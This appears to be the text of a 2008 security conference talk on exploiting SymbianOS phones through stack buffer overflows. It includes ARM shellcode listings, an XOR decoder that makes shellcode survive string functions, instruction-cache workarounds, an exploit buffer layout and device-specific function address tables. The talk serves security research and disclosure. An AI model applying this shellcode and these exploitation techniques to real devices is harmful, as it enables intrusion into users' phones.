Exploiting Symbian

Symbian Exploitation and Shellcode Development

Collin Mulliner

Fraunhofer-Institut for Secure Information Technology (SIT), Darmstadt, Germany

25th Chaos Communication Congress
Berlin, Germany 2008

Collin Mulliner

Security researcher at Fraunhofer SIT, Darmstadt, Germany

Research areas

- Security of mobile devices and especially smart phones
- Security of wireless network technologies
- Security of mobile operating systems

Previous work

- Attacked Near Field Communication enabled mobile phones
- Exploited Windows Mobile, found remote exploit in MMS client
- Bluetooth security

Aim of this Presentation

- Proof that SymbianOS can be exploited through buffer overflows like any other (mobile) OS
- Provide reference for Symbian shellcode development
- Show a weakness in the Symbian capability system
- Present proof-of-concept self signing mobile malware

Agenda

- Introduction to SymbianOS
- State of The Art SymbianOS Security Issues and Attacks
- Symbian POSIX API (P.I.P.S. / OpenC)
- Stack Smashing Attacks on SymbianOS
- Shellcoding for SymbianOS
- The SymbianOS Capability System and A Little Flaw
- Proof-of-Concept Self Siging Mobile Malware
- Conclusions
- Future Work

Introduction (aka Short Rant on Mobile Phone Security)

- Many mobile phones and all smart phones are not just phones but computers
  - Computers with multiple network interfaces (BT, WiFi, GSM, IR, USB)
- Treat your mobile phone as a computer not as a phone
  - The same security rules apply for phones and „regular“ computers
- Your phone has a built-in billing system
  - You can loose real money with it!
- More mobile phones than personal computers!

SymbianOS Overview

- **Currently the major smart phone operating system**
  - **About 50% market share (smart phones only!)**
- Mainly used by Nokia and SonyEricsson (other: Samsung, Siemens, Sharp, ...)
  - Nokia bought Symbian Ltd. in mid 2008 plans to make it open source / free
- SymbianOS is based on EPOC (formerly Psion)
  - Renamed from EPOC to Symbian v6 in 2001
  - Current major version is 9
- Symbian separates OS from UI
  - OS from Symbian Ltd. UI from hardware vendor
    - Series60 (S60) from Nokia
    - UIQ from Sony Ericsson (UIQ is now official dead)
    - MOAP from Sharp/NTT DoCoMo

Symbian is BIG

SymbianOS 9.x Overview

- Versions 9.1, 9.2, 9.3, and soon 9.5
  - **S60 3rd Edition** from Nokia
  - **UIQ 3** from Sony Ericsson
- ERK2 Kernel
  - Multi processing and threading (pre-emptive multitasking)
  - Memory protection
  - Realtime support
- Microkernel with client-server architecture
  - Drivers and filesystem as processes
- Single user system
  - No notion of users and admin, no login/logout
- Previous Symbian versions didn't have any real security measures

SymbianOS 9.x Platform Security

- Capabilites
  - API based rather than resource based
  - Assigned at build-time, cannot change at runtime
  - DLL code is executed with application process' capabilities
  - Capabilites stored in executable
- Mandatory Code Signing
  - Controls who is allowed to produce software for SymbianOS
  - Needed in order to protect capabilities
- Data Caging
  - Executables and libraries are separated from data
  - Executables in \sys\bin (can only execute binaries in this directory)
  - Process data in \private\<APP UID>

State of The Art Symbian Security Issues and Attacks

- MMS and Bluetooth worms (pre SymbianOS 9.x)
  - Commwarrior, Carbir, Mabir, and others...
- Trojans and viruses (pre SymbianOS 9.x)
- Some Bluetooth bugs (DoS, file access, ...)
- Workarounds for the capability system of SymbianOS 9.x
  - Developers and users hate the capability system since they can't easily distribute and get their software anymore
  - ➔ Reflash smart phone with modified firmware image that switches off some capability checks
  - ➔ Use on-device DebugStub (AppTrk) to change capabilites of running app. in kernel memory

Previous Work

- Anti mobile malware research by F-Secure
  - Publish a lot on Symbian malware
- Symbian app. reverse engineering by Shub Nigurrath
  - App. cracking, etc...
- Ollie Whitehouse writing about Symbian security efforts
  - Used to blog a lot on SymbianOS security
  - Got me started playing with Symbian buffer overflows ;-)

Symbian is Different!

- No big brother on the desktop (like Windows and Linux)
- No standard API (until the release of PIPS/OpenC)
- Symbian is a world of its own
- Talking to people who develop for Symbian equals to listening to complaints
- „Symbian is THE MOST developer hostile system I have ever worked with."
  --Mike Rowehl on his blog

SymbianOS P.I.P.S. OpenC

- **P**.I.P.S. **I**s **P**osix on **S**ymbianOS
  - Provides POSIX C API to otherwise C++ only SymbianOS
- Ported libraries
  - libc, libm, libssl, libcrypto, libpthread, glib
- Created to ease porting of applications to SymbianOS
  - Native Symbian application development is a real pain
- Includes all the common security hazards
  - strcpy, strcat, sprintf, ...
- Will be pre-installed on all SymbianOS devices in the near future
  - SymbianOS 9.5 will be the first to have it
- Right now it just gets bundled together with the application that uses it
- Seems to be adopted quite well, people talk a lot about it in the forums

SIS (SymbianOS Installation System)

- The Symbian software packaging system
  - Basically the only way to install software to a SymbianOS device
- A SIS file contains all necessary components of an application
  - Executable, libraries, and data
- SIS files can include other SIS files
  - This is how PIPS is bundled with an application
- Carries meta data
  - Code signature and capabilities

Essential Tools

- Carbide.c++ (Symbian IDE from Nokia)
  - Compiler & debugger
- IDApro (disassembler)
- SISWare (unpack SIS files)
- ARM assembler
  - I use the GNU ARM cross compiler and assembler on Linux
- USB cable and charger for your smart phone
  - Devices eat battery like crazy when they are powered on constantly
- WiFi access point
  - Don't want to spend too much on packet data traffic
  - It is faster than GSM/UMTS

Test Devices

- The main devices I played with: Nokia N80 and E61
- But my findings really apply to SymbianOS rather than to S60

Why Wasn't Symbian Exploited Before?


- It is the major smart phone OS so I really don't know why nobody tried it!
- Pros
  - String handling done with “classes”
    - Stored buffer size and bounds checking
    - Overflows are caught ungracefully, exception = Denial-of-Service
- Cons
  - Binary protocols
    - MMS, Sync, ...
    - 3rd party custom stuff
- **Now we also have PIPS/OpenC**
  - Old friends on this strange OS (strcpy and his pals)
  - Ported applications and libraries
- QT was ported to Symbian (not covered in this talk)

Buffer Overflow Stack Smashing on SymbianOS

- No stack and code execution protection
  - No stack canaries
  - No non-executable stack (ARMv5 cores)
- Overwrite return address on stack
  - Take control of program counter
- Non-executable memory on *ARMv6 core CPUs (only this new core)*
  - Hardware supported *eXecute Never bit (XN)*
  - Tested on a Nokia E71 (brand new) and it is implemented and working
    - Throws a *code abort exception :-(*
- Still milions of ARMv5 based Symbian devices in the field
  - Not all new devices will run on ARMv6 core CPUs
    - New cores are expensive and mobile phone market is a tough fight
  - Remember: Symbian is BIG

SymbianOS Virtual Memory Layout

- The active process' memory is mapped to the *Run Area*
  - Stack starts at 0x00400000
  - Heap is at 0x00600000



Source: Nokia

Virtual Memory Map

The Return Address

- Stack addresses seem stable accross different devices
  - Slight offset if OS version is different
  - ➔ e.g. char array has same address on different devices within a unique binary
- Stack address starts with zero byte
  - 0x0040XXXX
- ARM byte order helps: zero byte at end (0xXXXX4000)
  - Drop zero at end, strcpy will add it when copying our exploit to the buffer

```
+-------------+
|             |
|  NOP slide  |
|             |
+-------------+
|   decoder   |
|.............|
|   payload   |
|             |
|             |
|             |
|             |
+-------------+
| return addr |
|      F43640|
+-------------+
       ^^^^^^^
    0x004036F4
```

ARM a Brief Overview for Exploiters 1/2


- ARM is the dominat architecture in the mobile phone world
  - Fast processors that don't eat too much power
- ARM mode 32bit instructions, THUMB mode 16bit instructions
  - In native ARM mode exploits get bloated
- Separated caches: instruction vs. data cache
  - Self-modifying code doesn't work out of the box
  - Always need to work around the instruction cache (i-cache)
- Most instructions can be executed conditionally (smaller shellcode)
  - Often no need for compare operation (CMP)

ARM a Brief Overview for Exploiters 2/2

- ARM instructions have high potential to include zeros (bad for exploits)
  - Usage of register 0 (R0)
  - LDR without offset
- PC and SP are registers and can be read and modified like any other register
  - Easy way to locate itself in memory
  - → SUB R1,PC,#4 = R1 addr of next instruction
- No NOP on ARM
  - Use alternative that doesn't change processor state
  - → MOV R1,R1   MOV R2,R2 ...

Our First Symbian Shellcode

- Just calls printf() and sleep() from libc
  - Loadnlookup is omitted for clarity (discussed later)




```
main:
  ldr     r0, sleep     @ r0 = ordinal of sleep
  add     r1,pc,#4*11   @ r1 = addr of libc_name
  bl      loadnlookup   @ call loadnlookup
  str     r0, sleep     @ store addr of sleep
  ldr     r0, printf    @ r0 = ordinal of printf
  add     r1,pc,#4*7    @ r1 = addr of libc_name
  bl      loadnlookup   @ call loadnlookup
  str     r0, printf    @ store addr of printf

  add     r0,pc,#4*7    @ r0 = addr of printtext
  mov     lr,pc         @ store pc in lr
  ldr     pc,printf     @ cal printf
  mov     r0,#30        @ r0 = 30, sleep(30)
  mov     lr,pc         @ store pc in lr
  ldr     pc,sleep      @ call sleep

libc_name:
  .word   4
  .ascii  "l\0i\0b\0c\0"

printtext:
  .ascii  "This is your first Symbian shellcode!!\n\0"

printf:
  .word   259
sleep:
  .word   336
load_fptr:
  .word   0xF82056C0
lookup_fptr:
  .word   0xF81E85B0
```

SymbianOS System Interface via DLLs

- OS interface through library calls only (no syscalls)
- EUSER.DLL provides basic system interface
  - Linked into every application (also used by every PIPS application)
  - **Functions always at same address**
  - EUSER function addresses can be put into shellcode
  - → Exploit will be device type dependent (e.g. Nokia E61)
- Using functions from other libraries requires address lookup at runtime

EUSER Function Call Address Table


- Utility looks up addresses and device type and dumps data via http
  - Plan is to find out if devices exist with same EUser.dll mapping



Device	N80	N73	E61
SymbianOS Version	9.1	9.1	9.1
Euser:TBufBase16	F81FF11C	F8201934	F8119F04
EUser:TPtr8C2EPPhii	F81FC2C8	F81FEAE0	F81170B0
EUser:Loopkup	F81E85B0	F81EADC8	F8103398
EUser:Load	F82056C0	F8207ED8	F81204A8
EUser:UserZalloc	F81E8C5C	F81EB474	F8103A44
EUser:UserInitProcessEv	F82058B8	F82080D0	F81206A0
EUser:ZN7HBufC165NewLCEi	F81FDA14	F820022C	F81187FC
Euser:ZN7HBufC163DesEv	F81FF090	F82018A8	F8119E78
Euser:ZN6TDes164CopyERK7TDesC16	F81DBE70	F81DE6C0	F80F6C90
EUser:ZN12CleanupStack13PopAndDestroyEv	F81E3200	F81E5A18	F80FDFE8
EUser:CActiveC2Ei	F81DD200	F81DFA50	F80F8020
EUser:CActiveSchedulerWaitD1Ev	F81DDE48	F81E0660	F80F8C30
EUser:CActiveSchedulerAdd	F81DD114	F81DF964	F80F7F34
EUser:CActiveSetActive	F81DD21C	F81DFA6C	F80F803C
EUser:CActiveSchedulerWait5StartEv	F81DDF04	F81E071C	F80F8CEC
EUser:CActiveDeque	F81DD0B8	F81DF908	F80F7ED8
EUser:TDesPtrZ	F81DC2CC	F81DEB1C	F80F70EC
EUser:TPtr8CPhii	F81FC2C8	F81FEAE0	F81170B0
EUser:TBufBase16TDesC	F81FDDAC	F82005C4	F8118B94
EUser:CActiveD2Ev	F81DD028	F81DF878	F80F7E48
EUser:CActiveSchedulerWaitC1Ev	F81DDDC8	F81E05E0	F80F8BB0

Libraries and Function Address Lookup


- Function address lookup is done by ordinal (number) rather than by name
  - No need to worry IDApro does the job for us




Address	Ordinal	Name	Library
000096E8	1	__imp__ZN10CTelephony10TPhoneIdV1C1Ev	etel3rdparty
00009778	2	__imp_libc_2	libc
00009784	3	__imp__ZdlPv	scppnwdl
00009780	25	__imp_libc_25	libc
000096E4	53	__imp__ZN10CTelephony4NewLEv	etel3rdparty
000096E0	55	__imp__ZNK10CTelephony10GetPhoneIdER14...	etel3rdparty
00009770	72	__imp_libc_72	libc
00009704	85	__imp__ZN10TBufBase16C2Ei	euser
000096D0	127	_ZTVN10__cxxabiv120__si_class_type_infoE	drtaeabi
000096AC	180	__imp___cxa_begin_catch	drtaeabi
000096CC	181	__imp___cxa_begin_cleanup	drtaeabi
000096B4	183	__imp___cxa_end_catch	drtaeabi
000096A8	184	__imp___cxa_end_cleanup	drtaeabi
0000970C	196	__imp__ZN12CTrapCleanup3NewEv	euser
000096D4	204	__imp__ZN23TCppRTExceptionsGlobalsC1Ev	drtaeabi

Library Loading and Address Lookup in Shellcode

- 65 instructions + 4 dwords data = 276 bytes in shellcode
  - Subcalls omitted for clarity



```
_LIT(KElibc, "libc");

TLibraryFunction loadnlookup(int l, TDesC KElib)
{
    RLibrary lib;
    lib.Load(KElib, KNullDesC);
    return lib.Lookup(l);
}
```



```
loadnlookup:
  mov      r12, sp
  stmfd    sp!, {r4,r11,R12,lr,pc}
  sub      r11, r12, #4
  sub      sp, sp, #0x0C
  str      r0, [r11, #-0x18]
  sub      r0, r11, #0x1C
  bl       sub_835C
  mov      r0, r1
  bl       sub_83B8
  mov      r4, r0
  add      r0, pc, #4*48    @ r0 = addr of null descriptor
  bl       sub_83B8
  mov      r3, r0
  sub      r0, r11, #0x1C
  mov      r1, r4
  mov      r2, r3
  mov      lr, pc
  ldr      pc, load_fptr
  sub      r0, r11, #0x1C
  ldr      r1, [r11, #-0x18]
  mov      lr, pc
  ldr      pc, lookup_fptr
  sub      sp, r11, #0x10
  ldmfd    sp, {r4,r11,sp,pc}
```

Library Loading and Address Lookup in Shellcode cont.

- Only need to carry library name and *function ordinals* in shellcode
- Still require to carry addresses of load and lookup functions
  - Being able to determine these at runtime will lead to device independent shellcode
    - Future work for now

```
  ldr     r0, sleep     @ r0 = ordinal of sleep
  add     r1,pc,#4*11   @ r1 = addr of libc_name
  bl      loadnlookup   @ call loadnlookup
  str     r0, sleep     @ store addr of sleep

libc_name:
  .word   4
  .ascii  "l\0i\0b\0c\0"

sleep:
  .word   336
load_fptr:
  .word   0xF82056C0
lookup_fptr:
  .word   0xF81E85B0
```

Armored Shellcode Passes Through String Functions

- XOR decoder as first stage of shellcode
  - Needs to be zero, cr, lf free itself
- Needed to improve simple decoder (from my WinCE days) in order to deal with higher entropy in larger exploits
  - ➔ Use two 32bit „keys“ instead of one

```
mov    r2, #N          @ load size of shellcode into r2
add    r1, pc, #48     @ start of shellcode
sub    r3, pc, r2      @ start of plain shellcode
sub    r3, r3, #1000   @ add space between crypted and plain shellcode (i-cache workaround)
ldr    r4, key         @ load key
ldr    r6, key2        @ load key2
ldr    r5, [r1,r2]     @ load crypted dword
eor    r5, r5, r6      @ decrypt using key2
eor    r5, r5, r4      @ decrypt using key
str    r5, [r3,r2]     @ store decrypted dword
subs   r2, r2, #4      @ dec index
subne  pc, pc, #32     @ loop
add    sp, pc, #1000   @ fix SP (optional)
add    sp, sp, #512    @ fix SP (optional)
add    sp, sp, #4      @ fix SP (optional)
add    pc, r3, #4      @ jup to decrypted
key:                   @ keys are replaced at package time
  .word 0x00
key2:
  .word 0x00
```

Circumventing The Instruction Cache

- Need self-modifying code to get rid of bad characters
  - Zero, CL, LF, space, ...
- Memory writes are only reflected in d-cache
- Flushing the cache doesn't work in user mode
  - I didn't try too hard since there are other easier ways...
- Move shellcode to memory not cached yet
  - Small shellcode can stay on the stack just needs to be moved
  - Larger shellcode is moved to the heap

Moving Shellcode Around The Stack

- Stack normally not cached by instruction cache
  - Stack cached the moment the program is executed from the stack
- i-cache caches memory around PC
  - No chance to find uncached area after PC
- Move decoded shellcode before PC
  - Need distance around 2K bytes (PC = PC – 2k)
- Move operation can be done by the decoder
  - Just subtract offset to destination address before decoding

Move The Shellcode to The Heap

- Allocate memory on the heap
  - Make it big (>= 20k)
- Copy decoded shellcode to allocated memory
- No more problems with the i-cache
  - The heap was not cached until this point
- Problem: need address of UserZalloc function call
  - UserZalloc is in euser.dll so static address
  - (Currently all my exploits are device type dependent anyway)

Keep Exploited Process from Crashing

- Symbian has a lot of async function calls
- Process needs to stick around until call is executed long enough to be independet from exploited process
  - Wait until it spawned new process or told system service what to do
- Two ways to do this
  - Endless Loop
  - Sleep (need to do a function addr. lookup to use it)

```
@ loop for ever (keep app from crashing)
  mov   r1,r1
  mov   r1,r1
  sub   pc,pc,#8

@ use sleep to prevent immediate crash
  mov   r0, #30
  mov   lr,pc
  ldr   pc, sleep
```


Symbian Shellcoding The Easy Way

- Code payload in C++ using Carbide (for most stuff you really need to do this)
- Disassemble binary using IDApro (works great with Symbian binaries)
  - Copy-paste assembly into exploit source
- Replace library calls
  - Replace BL with: *mov lr,pc*   *ldr pc,<FUNCADDR>*
  - Needs stored function address (static address or addr. lookup before)

```
  @BL      _ZN6TDes164CopyERK7TDesC16 ; TDes16::Copy(TDesC16  const&)

  mov      lr, pc
  ldr      pc, ZN6TDes164CopyERK7TDesC16

ZN6TDes164CopyERK7TDesC16:           @ euser:953
  .word    0xf81dbe70
```

The ActiveScheduler

- Symbian is asynchronous, ActiveScheduler handles tasks
  - One ActiveScheduler for each application
- OpenC applications don't necessarily need an ActiveScheduler
  - But most applications will have a running ActiveScheduler
- Exploit might want to access API that requires an ActiveScheduler
  - All ActiveObjects do (all classes derived from CActive)
- Exploit just needs to start the ActiveScheduler



